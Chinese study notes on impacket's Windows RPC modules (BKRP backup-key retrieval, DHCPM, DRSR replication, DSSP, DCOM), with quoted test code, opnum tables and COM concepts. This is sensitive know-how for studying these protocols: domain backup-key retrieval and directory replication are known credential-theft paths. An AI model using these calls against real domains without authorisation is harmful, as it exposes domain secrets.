BACKUPKEY_RETRIEVE_BACKUP_KEY_GUID018FF48A-EABA-40C6-8F6D-72370240E967	请求服务器的 ClientWrap密钥对的公钥部分。服务器必须忽略*pDataIn*和*cbDataIn*参数。在输出时，*ppDataOut*必须包含一个指向服务器公钥的指针，格式在2.2.1节中指定。详见3.1.4.1.3节。
BACKUPKEY_RESTORE_GUID47270C64-2FC7-499B-AC5B-0E37CDCE899A	请求解包在客户端用服务器的公钥包装的秘密。输入时，*pDataIn* 必须指向一个客户端包装密钥，格式如2.2.2节中指定。在输出时，*ppDataOut*必须包含一个指向解包秘密的指针，格式如第2.2.3节中指定。详见3.1.4.1.4节。

在test文件夹下可以看到模块调用示例,接口调用示例如下

```
def hBackuprKey(dce, pguidActionAgent, pDataIn, dwParam=0):
    request = BackuprKey()
    request['pguidActionAgent'] = pguidActionAgent
    request['pDataIn'] = pDataIn
    if pDataIn == NULL:
        request['cbDataIn'] = 0
    else:
        request['cbDataIn'] = len(pDataIn)
    request['dwParam'] = dwParam
    return dce.request(request)
```

```
eg./tests/dcerpc/test_bkrp.py
class BKRPTests(DCERPCTests):

    iface_uuid = bkrp.MSRPC_UUID_BKRP
    string_binding = r"ncacn_np:{0.machine}[\PIPE\protected_storage]"
    authn = True
    authn_level = RPC_C_AUTHN_LEVEL_PKT_PRIVACY

    data_in = b"Huh? wait wait, let me, let me explain something to you. Uh, I
am not Mr. Lebowski; " \
              b"you're Mr. Lebowski. I'm the Dude. So that's what you call me.
You know, uh, That, or uh, " \
              b"his Dudeness, or uh Duder, or uh El Duderino, if, you know,
you're not into the whole brevity thing--uh."

    def test_BackuprKey_BACKUPKEY_BACKUP_GUID_BACKUPKEY_RESTORE_GUID(self):
        dce, rpctransport = self.connect()
        request = bkrp.BackuprKey()
        request['pguidActionAgent'] = bkrp.BACKUPKEY_BACKUP_GUID
        request['pDataIn'] = self.data_in
        request['cbDataIn'] = len(self.data_in)
        request['dwParam'] = 0

        resp = dce.request(request)

        resp.dump()

        wrapped = bkrp.WRAPPED_SECRET()
        wrapped.fromString(b''.join(resp['ppDataOut']))
        wrapped.dump()

        request = bkrp.BackuprKey()
        request['pguidActionAgent'] = bkrp.BACKUPKEY_RESTORE_GUID
        request['pDataIn'] = b''.join(resp['ppDataOut'])
        request['cbDataIn'] = resp['pcbDataOut']
        request['dwParam'] = 0

        resp = dce.request(request)
        resp.dump()

        self.assertEqual(self.data_in, b''.join(resp['ppDataOut']))
```

[MS-DHCPM]dhcpm.py

在OPNUMS中我们可以看到dhcpm在模块中完成了dhcp信息检索相关函数如DhcpGetClientInfoV4等

```
OPNUMS = {
    0: (DhcpEnumSubnetClientsV5, DhcpEnumSubnetClientsV5Response),
    2: (DhcpGetSubnetInfo, DhcpGetSubnetInfoResponse),
    3: (DhcpEnumSubnets, DhcpEnumSubnetsResponse),
    13: (DhcpGetOptionValue, DhcpGetOptionValueResponse),
    14: (DhcpEnumOptionValues, DhcpEnumOptionValuesResponse),
    21: (DhcpGetOptionValueV5, DhcpGetOptionValueV5Response),
```

```
    22: (DhcpEnumOptionValuesV5, DhcpEnumOptionValuesV5Response),
    30: (DhcpGetAllOptionValues, DhcpGetAllOptionValuesResponse),
    34: (DhcpGetClientInfoV4, DhcpGetClientInfoV4Response),
    35: (DhcpEnumSubnetClientsV4, DhcpEnumSubnetClientsV4Response),
    38: (DhcpEnumSubnetElementsV5, DhcpEnumSubnetElementsV5Response),
    47: (DhcpEnumSubnetClientsVQ, DhcpEnumSubnetClientsVQResponse),
    123: (DhcpV4GetClientInfo, DhcpV4GetClientInfoResponse),
}
```

在/tests/dcerpc/test_dhcpm.py中对访问服务器获取dhcp信息进行测试，但目前在impacket中无更多应用，后续开发过程中有相应需求的小伙伴可以自己拿来做更多利用。

```
class DHCPMTests(DCERPCTests):
    iface_uuid_v1 = dhcpm.MSRPC_UUID_DHCPSRV
    iface_uuid_v2 = dhcpm.MSRPC_UUID_DHCPSRV2
    string_binding = r"ncacn_np:{0.machine}[\PIPE\dhcpserver]"
    authn = True
    authn_level = RPC_C_AUTHN_LEVEL_PKT_PRIVACY

    def test_DhcpGetClientInfoV4(self):
        dce, rpctransport = self.connect(iface_uuid=self.iface_uuid_v1)
        request = dhcpm.DhcpGetClientInfoV4()
        request['ServerIpAddress'] = NULL
        request['SearchInfo']['SearchType'] =
dhcpm.DHCP_SEARCH_INFO_TYPE.DhcpClientName
        request['SearchInfo']['SearchInfo']['tag'] =
dhcpm.DHCP_SEARCH_INFO_TYPE.DhcpClientName
        request['SearchInfo']['SearchInfo']['ClientName'] = self.serverName +
"\0"
        request.dump()

        with assertRaisesRegex(self, DCERPCException, "ERROR_DHCP_JET_ERROR"):
            dce.request(request)
```

[MS-DRSR]drsuapi.py

目录复制服务 (DRS) 远程协议是一种RPC 协议，用于在Active Directory中复制和管理数据。该协议由两个名为 drsuapi 和 dsaop 的 RPC 接口组成。每个 drsuapi 方法的名称以“IDL_DRS”开头，而每个 dsaop 方法的名称以“IDL_DSA”开头。

模块实现了以下几个方法

```
 0 : (DRSBind,DRSBindResponse ),创建一个上下文句柄，它是调用此接口中任何其他方法所必需的
 1 : (DRSUnbind,DRSUnbindResponse ),方法销毁先前由IDL_DRSBind方法创建的上下文句柄。
 3 : (DRSGetNCChanges,DRSGetNCChangesResponse ),从服务器上的NC 副本复制更新。
 12: (DRSCrackNames,DRSCrackNamesResponse ),在目录中查找一组对象 中的每一个，并以请求的
格式将其返回给调用者
 16: (DRSDomainControllerInfo,DRSDomainControllerInfoResponse ),检索有关给定域中DC的
信息
```

AD是一个数据库，默认地，每个域控制器(DC)在它的“\winnt\ntds”文件夹中以ntds.dit文件形式存储这个数据库的一个副本。**AD数据库**从逻辑上划分为三个目录分区，又称为命名上下文(Naming Context，NC)，它们分别是架构NC(Schema NC)、配置NC(Configuration NC)以及域NC(Domain NC)。森林中所有的DC都拥有同样的架构NC和配置NC，因为这些信息是在森林范围被定义的，而在一个AD域中的每个

DC上拥有本域的域NC的同样的副本。如果DC被指派为全局编录(GC)服务器，那么这台DC同时包含森林中其他域的域NC的一部分副本，这部分副本包括所有来自个域中的对象，但仅仅是属性的一个子集。

NC指的是**application naming context (application NC)**:特定类型的命名上下文（NC），或该类型的实例，仅支持完整副本（不支持部分副本）。应用程序 NC 不能包含 Active Directory 域服务 (AD DS) 中的安全主体对象，但可以包含 Active Lightweight Directory Services (AD LDS) 中的安全主体对象。一个林在 AD DS 或 AD LDS 中可以有零个或多个应用程序 NC 。应用程序 NC 可以包含动态对象。应用程序 NC不会出现在全局目录 (GC)中。应用程序 NC的根是类domainDNS的对象.

应用程序目录分区的第一个副本是在创建时绑定到它的域控制器上创建的。 可以在林中的任何域控制器上创建其他副本，不一定与初始域控制器位于同一域中。 应用程序目录分区副本只能存在于运行 Windows Server 2003 或更高版本的域控制器上。

NC 副本：包含对象树的变量，其 根对象由某个命名上下文 (NC)标识。

[MS-DSSP]dssp.py

指定目录服务设置远程协议，它公开一个 RPC 接口，客户端可以调用该接口来获取与域相关的计算机状态和配置信息。

在模块中仅实现了hDsRolerGetPrimaryDomainInformation方法去查询drsuapi接口的DSROLER_PRIMARY_DOMAIN_INFO_BASIC 结构体，结构体内容如下

```
typedef struct _DSROLER_PRIMARY_DOMAIN_INFO_BASIC {
  DSROLE_MACHINE_ROLE MachineRole;计算机的当前角色，表示为DSROLE_MACHINE_ROLE 数据类型。
  unsigned __int32 Flags;该值指示目录服务的状态和DomainGuid成员 中包含的信息的有效性。此参数的值必须为零或下表中一个或多个单独标志的组合。该组合是应用到为其检索信息的计算机的标志的按位或的结果。所有未定义的位必须为 0。
  [unique, string] wchar_t* DomainNameFlat;计算机所属的域或非域工作组 的NetBIOS 名称。 计算机的域名。如果MachineRole成员是DsRole_RoleStandaloneWorkstation 或DsRole_RoleStandaloneServer，则此成员必须为 NULL，否则不得为 NULL
  [unique, string] wchar_t* DomainNameDns; 计算机的域名。如果MachineRole成员是DsRole_RoleStandaloneWorkstation 或DsRole_RoleStandaloneServer，则此成员必须为NULL，否则不得为 NULL
  [unique, string] wchar_t* DomainForestName;计算机所属的林 的名称。如果计算机是独立的工作站或服务器，则此成员必须为 NULL。
  GUID DomainGuid;计算机所属域 的UUID 。仅当设置了DSROLE_PRIMARY_DOMAIN_GUID_PRESENT 标志时，此成员的值才有效。
 } DSROLER_PRIMARY_DOMAIN_INFO_BASIC,
  *PDSROLER_PRIMARY_DOMAIN_INFO_BASIC;
```


价值	意义
DSROLE_PRIMARY_DS_RUNNING0x00000001	目录服务正在这台计算机上运行。如果未设置此标志，则目录服务不会在此计算机上运行。
DSROLE_PRIMARY_DS_MIXED_MODE0x00000002	目录服务以混合模式运行。仅当设置了 DSROLE_PRIMARY_DS_RUNNING 标志且未设置 DSROLE_PRIMARY_DS_READONLY 标志时，此标志才有效。
DSROLE_PRIMARY_DS_READONLY0x00000008	计算机保存目录的只读副本。仅当设置了 DSROLE_PRIMARY_DS_RUNNING 标志且未设置 DSROLE_PRIMARY_DS_MIXED_MODE 标志时，此标志才有效。


价值	意义
DSROLE_PRIMARY_DOMAIN_GUID_PRESENT0x01000000	DomainGuid成员包含一个有效的域 GUID 。如果未设置此位，则 DomainGuid 成员中的值未定义。


MS-DCOM

DCOM编程

RPC由是一个计算机通信协议]。该协议允许运行于一台计算机的程序调用另一个地址空间（通常为一个开放网络的一台计算机）的子程序，而程序员就像调用本地程序一样,dcom是基于此之上的远程com对象调用







首先我们来介绍下dcom编程涉及的一些关键词

- activation:在DCOM协议中，客户端提供对象类的CLSID并 从该 对象类或能够创建此类对象的类工厂获取对象的机制
- CID:,每个ORPC调用都在ORPCTHIS结构中携带一个,如果从已经执行 ORPC 调用的客户端发出新的 ORPC 调用，则需要为新调用分配与现有调用相同的 CID,如果从尚未执行 ORPC 调用的客户端发出新的 ORPC 调用，则需要为其分配新的 CID。使用 CID 来防止 ORPC 调用中的死锁
- class factory:一个对象,其目的是从特定对象类创建对象
- CLSID:标识DCOM对象类或COM类的id,常用CLSID如下即为dcomrt.py开头的静态变量

姓名	GUID	目的	部分
CLSID_ActivationContextInfo	{000001a5-0000-0000-c000-000000000046}	ActivationContextInfoData 的激活属性CLSID	2.2.22.2.5
CLSID_ActivationPropertiesIn	{00000338-0000-0000-c000-000000000046}	ActivationPropertiesIn 的 OBJREF_CUSTOM 解组器 CLSID	3.1.2.5.2.3.23.1.2.5.2.3.3
CLSID_ActivationPropertiesOut	{00000339-0000-0000-c000-000000000046}	ActivationPropertiesOut 的 OBJREF_CUSTOM 解组器 CLSID	3.1.2.5.2.3.23.1.2.5.2.3.3
CLSID_CONTEXT_EXTENSION	{00000334-0000-0000-c000-000000000046}	上下文 (2) ORPC 扩展的 ORPC_EXTENT 标识符	2.2.21.4
CLSID_ContextMarshaler	{0000033b-0000-0000-c000-000000000046}	上下文的 OBJREF_CUSTOM 解组器 CLSID (2)	2.2.20
CLSID_ERROR_EXTENSION	{0000031c-0000-0000-c000-000000000046}	错误信息 ORPC 扩展的 ORPC_EXTENT 标识符	2.2.21.1
CLSID_ErrorObject	{0000031b-0000-0000-c000-000000000046}	用于错误信息的 OBJREF_CUSTOM 解组器 CLSID	2.2.21.2
CLSID_实例信息	{000001ad-0000-0000-c000-000000000046}	InstanceInfoData 的激活属性 CLSID	2.2.22.2.3
CLSID_InstantiationInfo	{000001ab-0000-0000-c000-000000000046}	InstantiationInfoData 的激活属性 CLSID	2.2.22.2.1
CLSID_PropsOutInfo	{00000339-0000-0000-c000-000000000046}	PropsOutInfo 的激活属性 CLSID	2.2.22.2.9
CLSID_ScmReplyInfo	{000001b6-0000-0000-c000-000000000046}	ScmReplyInfoData 的激活属性 CLSID	2.2.22.2.8
CLSID_ScmRequestInfo	{000001aa-0000-0000-c000-000000000046}	ScmRequestInfoData 的激活属性 CLSID	2.2.22.2.4
CLSID_SecurityInfo	{000001a6-0000-0000-c000-000000000046}	SecurityInfoData 的激活属性 CLSID	2.2.22.2.7
CLSID_ServerLocationInfo	{000001a4-0000-0000-c000-000000000046}	LocationInfoData 的激活属性 CLSID	2.2.22.2.6
CLSID_SpecialSystemProperties	{000001b9-0000-0000-c000-000000000046}	SpecialPropertiesData 的激活属性 CLSID	2.2.22.2.2

姓名	GUID	目的	部分
IID_IActivation	{4d9f4ab8-7d1c-11cf-861e-0020af6e7c57}	IActivation 的RPC接口 UUID	3.1.2.5.2.1
IID_IActivationPropertiesIn	{000001A2-0000-0000-C000-000000000046}	*pActProperties* OBJREF 结构的**iid**字段的值	3.1.2.5.2.3.23.1.2.5.2.3.3
IID_IActivationPropertiesOut	{000001A3-0000-0000-C000-000000000046}	*ppActProperties* OBJREF 结构的**iid**字段的值	3.1.2.5.2.3.23.1.2.5.2.3.3
IID_I上下文	{000001c0-0000-0000-C000-000000000046}	上下文结构的**iid**字段的值。	2.2.20
IID_IObjectExporter	{99fcfec4-5260-101b-bbcb-00aa0021347a}	IObjectExporter 的 RPC 接口 UUID	3.1.2.5.1
IID_IRemoteSCMActivator	{000001A0-0000-0000-C000-000000000046}	IRemoteSCMActivator 的 RPC 接口 UUID	3.1.2.5.2.2
IID_IRemUnknown	{00000131-0000-0000-C000-000000000046}	IRemUnknown 的 RPC 接口 UUID	3.1.1.5.6
IID_IRemUnknown2	{00000143-0000-0000-C000-000000000046}	IRemUnknown2 的 RPC 接口 UUID	3.1.1.5.7.1
IID_I未知	{00000000-0000-0000-C000-000000000046}	IUnknown 的 RPC 接口 UUID	3.1.1.5.8

- COM:一种面向对象的编程模型，它定义了对象如何在单个进程内或进程之间进行交互.在COM中，客户端可以通过在对象上实现的接口访问对象

关于com编程的概念理解,可以看知乎上灵剑的回答和一篇com编程入门

https://www.zhihu.com/question/49433640/answer/115952604

https://blog.51cto.com/u_15075510/3505281

简单讲一下,COM是一种规范，而不是实现。当使用C++来实现时，COM组件就是一个C++类，而COM接口就是继承至IUnknown的纯虚类，COM组件就是实现相应COM接口的C++类。COM规范规定，任何组件或接口都必须从IUnknown接口中继承而来。IUnknown定义了3个重要函数，分别是QueryInterface、AddRef和Release。其中，QueryInterface负责组件对象上的接口查询，AddRef用于增加引用计数，Release用于减少引用计数。引用计数是COM中的一个非常重要的概念，它很好地解决了组件对象地生命周期问题，即COM组件何时被销毁，以及谁来销毁地问题.COM规范规定，每个组件都必须实现一个与之对应的类工厂（Class Factory）。类工厂也是一个COM组件，它实现了IClassFactory接口。在IClassFactory的接口函数CreateInstance中，才能使用new操作生成一个COM组件类对象实例。

实现一个COM组件，需要完成以下工作：

+ COM组件接口
COM组件接口是一个继承IUnknown的抽象类

+ COM组件实现类
就是具体的的功能实现类,一个com组件实现类可以同时实现多个com接口

+ COM组件创建工厂
通过类工厂来创建com组件实现类的实例

+ COM组件注册
COM组件需要使用regsvr32工具注册到注册表
DllGetClassObject：用于获得类工厂指针
DllCanUnloadNow：系统空闲时会调用这个函数，以确定是否可以卸载COM组件
DllRegisterServer：将COM组件注册到注册表中
DllUnregisterServer：删除注册表中的COM组件的注册信息
DLL还有一个可选的入口函数DllMain，可用于初始化和释放全局变量
DllMain：DLL的入口函数，在LoadLibrary和FreeLibrary时都会调用
regsvr32 ComTest_Server.dll
COM组件的使用包括：
初始化com库,CoCreateInstance通过CLSID获取com组件对像实例,调用QueryInterface通过接口IID获取接口指针,最后调用接口方法.QueryInterFace,这个函数是查找我们的接口,根据查找的接口通过第二个OUT参数接受查询接口的实现类的对象

```
1 CoInitialize(NULL);    // COM库初始化
 2 // ...
 3 IUnknow *pUnk = NULL;
 4 IObject *pObj = NULL;
 5 // 创建组件对象，CLSID_XXX为COM组件类的GUID（class id）,返回默认IID_IUnknown接口
 6 HRESULT hr =
CoCreateInstance(CLSID_XXX,NULL,CLSCTX_INPROC_SERVER,NULL,IID_IUnknown,(void
**)&pUnk);
 7 if(S_OK == hr)
 8 {
 9     // 获取接口，IID_XXX为组件接口的GUID（interface id）
10     hr = pUnk->QueryInterface(IID_XXX,(void **)&pObj);
11     if(S_OK == hr)
12     {
13         // 调用接口方法
14         pObj->DoXXX();
15     }
16     // 释放组件对象
17     pUnk->Release();
18 }
19 //...
20 // 释放COM库
21 CoUninitialize()
```

DCOM实现
创建接口和对象
使用 MIDL 脚本定义自定义接口。
使用 MIDL 编译器生成 C++ 头文件和编组代码。
在实现 COM 对象时，选择嵌套或继承技术。
实现（编码）接口。
按照身份规则编写IUnknown::QueryInterface方法。
按照生命周期规则编写IUnknown::AddRef和IUnknown::Release方法。
实现自己的接口方法。
创建类工厂
决定是否要公开自定义或标准工厂接口。
对于标准工厂接口，实现CreateInstance和LockServer方法。
如果需要支持动态调用，实现IDispatch接口。

> 如果您希望支持任何其他自定义或标准接口，请实现它们。

- context:执行环境的上下文属性或表示资源与一组在客户端和服务器之间交换的消息之间的关联
- context identifier:标识上下文的guid
- 动态端点：在运行时请求和分配的特定于网络的服务器地址
- endpoint：用于远程过程调用的远程过程调用 (RPC) 服务器进程的网络特定地址。终结点的实际名称和类型取决于 正在使用的RPC协议序列例如，对于 TCP 上的 RPC（RPC 协议序列 ncacn_ip_tcp），端点可能是 TCP 端口 1025。对于服务器消息块上的 RPC（RPC 协议序列 ncacn_np），端点可能是命名管道的名称
- SPN:客户端用来标识服务以进行相互身份验证的名称,SPN由两部分或三部分组成，每个部分由正斜杠 ('/') 分隔。第一部分是服务类，第二部分是主机名，第三部分（如果存在）是服务名称。例如，“ldap/dc-01.fabrikam.com/fabrikam.com”是一个由三部分组成的SPN，其中“ldap”是服务类名称，“dc-01.fabrikam.com”是主机名，“ fabrikam.com”是服务名称。
- envoy context:作为获取对象引用的结果被编组并返回给客户端的上下文
- interface：接口,组件对象模型 (COM)服务器中的规范，描述如何访问类的方法
- IDL:接口定义语言,描述接口的语法
- IID:标识接口的guid
- object:对象,在[DCOM协议中，实现一个或多个对象远程协议 (ORPC) 接口并在object exporter范围内由对象标识符 (OID)唯一标识
- IRemUnknown接口：一个 ORPC 接口，包含用于调用远程对象上的 QueryInterface、AddRef 和 Release 的方法。
- IRemUnknown2 接口：扩展 IRemUnknown 功能的 ORPC 接口。
- object exporter : object容器,每个object exporter实例必须为其IRemUnknown接口创建一个IPID 条目。如果对象导出器实例处于COMVERSION5.6 或更高版本，它还必须为IRemUnknown2接口创建一个 IPID 条目。对象导出器实例必须创建其 IPID 条目，如下所示：
  - 它必须分配一个 IPID 并将其设置在 IPID 条目中。
  - 它必须将IPID 条目中的IID设置为 IRemUnknown 接口或 IRemUnknown2 接口的 IID。
  - 它必须指示 RPC 侦听 IRemUnknown 接口或 IRemUnknown2 接口，如 [C706] 部分 3.1.20 (rpc_server_register_if) 中所指定。
  - 它必须将条目中的对象指针设置为对象导出器实现 IRemUnknown 接口或 IRemUnknown2 接口的对象指针。
  - 它必须将 IPID 条目中的 OID 和 OXID 设置为从解析器获得的相应值。
  - 它必须将 IPID 条目添加到 IPID 表中。
- object class:在DCOM协议中，由CLSID标识的一类对象，可以通过activation CLSID获得 其成员。对象类通常与一组公共接口相关联，这些接口由对象类中的所有对象实现

> 在COM编程中，一个接口包含若干相关方法，一个对象实现若干接口，类工厂是创建或实例化其他COM对象的特殊COM对象。

- object exporter ID(OXID):64位数字,用于唯一标识对象服务器中的object exporter
- OXID 解析：获取与对象导出器通信所需的远程过程调用 (RPC) 绑定信息的过程。对象解析器服务实现以下RPC接口：
  - IObjectExporter 方法。
  - IActivation：包含用于创建对象和类工厂的方法。
  - IRemoteSCMActivator：包含更多用于创建对象和类工厂的方法。

- 对象标识符 (OID)：标识对象的唯一64位数字

在Internet或Intranet网络环境下，ORPC仍使用标准的RPC数据包，附加上专用于DCOM的一些信息——接口指针标识符 （IPID，interface point identifier）、版本信息和扩展信息——作为调用和返回的附加参数进行传送，其中IPID表示调用被处理的远程机器上特定对象的特定接口。 DCOM客户程序必须周期性地“pinging”远程机器上的对象，以便保证客户与对象一直处于连接状态。


- IPID(接口指针标识符)表：

  IPID标识了一个进程中一个对象的一个特定的实例

  由 IPID 键控的对象接口条目表。每个条目必须包含：

  - 接口的IPID。
  - 接口的IID。
  - 对象的 OID。
  - 对象导出器的OXID
  - 对象引用的公共引用计数
  - 对象引用的私有引用计数。
- OXID 表：客户端已知的对象导出器的条目表，由 OXID 键控。每个条目必须包含：
  - 对象导出器的 OXID。
  - 对象导出器的RPC绑定信息。
  - 对象导出器的 IRemUnknown 接口的 IPID。
  - 对象导出器的身份验证级别提示。
  - 出口商的转化率。
- OID 表：客户端已知对象的条目表，由 OID 键控。每个条目必须包含：
  - 对象的 OID。
  - 对象上接口的 IPID 列表。
  - 对象导出器的 OXID。
  - STDOBJREF中包含的 saResAddr 字段的 STRINGBINDING 的实现定义散列。
  - 如果对象参与ping，则必须设置为 True 的布尔垃圾收集标志；请参阅第 2.2.18.2 节中的 SORF_NOPING标志。
- 解析器表：客户端已知的对象解析器的条目表，由 STRINGBINDING 哈希键控。每个条目必须包含：
  - 一个 STRINGBINDING 散列。
  - 对象解析器的 DUALSTRINGARRAY。
  - 包含对象解析器的 ping 集标识符的SETID 。
  - 对象解析器的 RPC 绑定信息。
- SETID 表：客户端引用的ping 集条目表，由 SETID 键控。每个条目必须包含：
  - ping 集的 SETID。
  - ping 集中的OID列表。
  - 序列号
- object reference:在DCOM协议中，对对象的引用，在线路上表示为OBJREF。对象引用使object能够被obkect的object exporter之外的实体访问
- OBJREF：对象引用的编组形式。

以上关于对象引用和对象编组都是微软的官方翻译,现在开始说人话,一个接口指针代表的是在本机内存中的一个地址,如果想把它传递到客户段交由客户端调用,需要加上flag(标识对象引用类型),IID(唯一标识接口),以及一个对象引用也就是接口指针等信息,将这些信息封包成一个objref块进行数据传输,由服务端发送到客户端进行解包获取接口之人进行远程对象调用,在标准编组中，包含OBJREF所有必要的信息（例如 OXID，，，，OXID 解析器地址等）以在网络空间中唯一定位接口指针。当客户端接收到 时，COM 将其解组为指向客户端本地代理的接口指针。客户端组件中接口指针上的任何方法调用都将通过本地代理，从本地代理到关联的远程存根，再从存根到服务器端的目标对象。



- OXID Resolve:
  - 它存储与远程对象连接所需的RPC字符串绑定，并将其提供给本地客户端。
  - 它将ping消息发送到本地计算机具有客户端的远程对象，并接收在本地计算机上运行的对象的ping消息。OXID解析器的此方面支持COM +垃圾回收机制。

dcomrt.py

有了上面的基础,接着就让我们看下dcomrt模块,一开始定义了常用的DCOM类的CLSID静态常量和错误处理函数,紧接着定义了在dcom通信orpc协议中使用的数据类型结构体和数据包中flag值

紧接着定义了上下文的句柄类和DCOM协议版本类

```
class handle_t(NDRSTRUCT):
    ......
class COMVERSION(NDRSTRUCT):
    .....
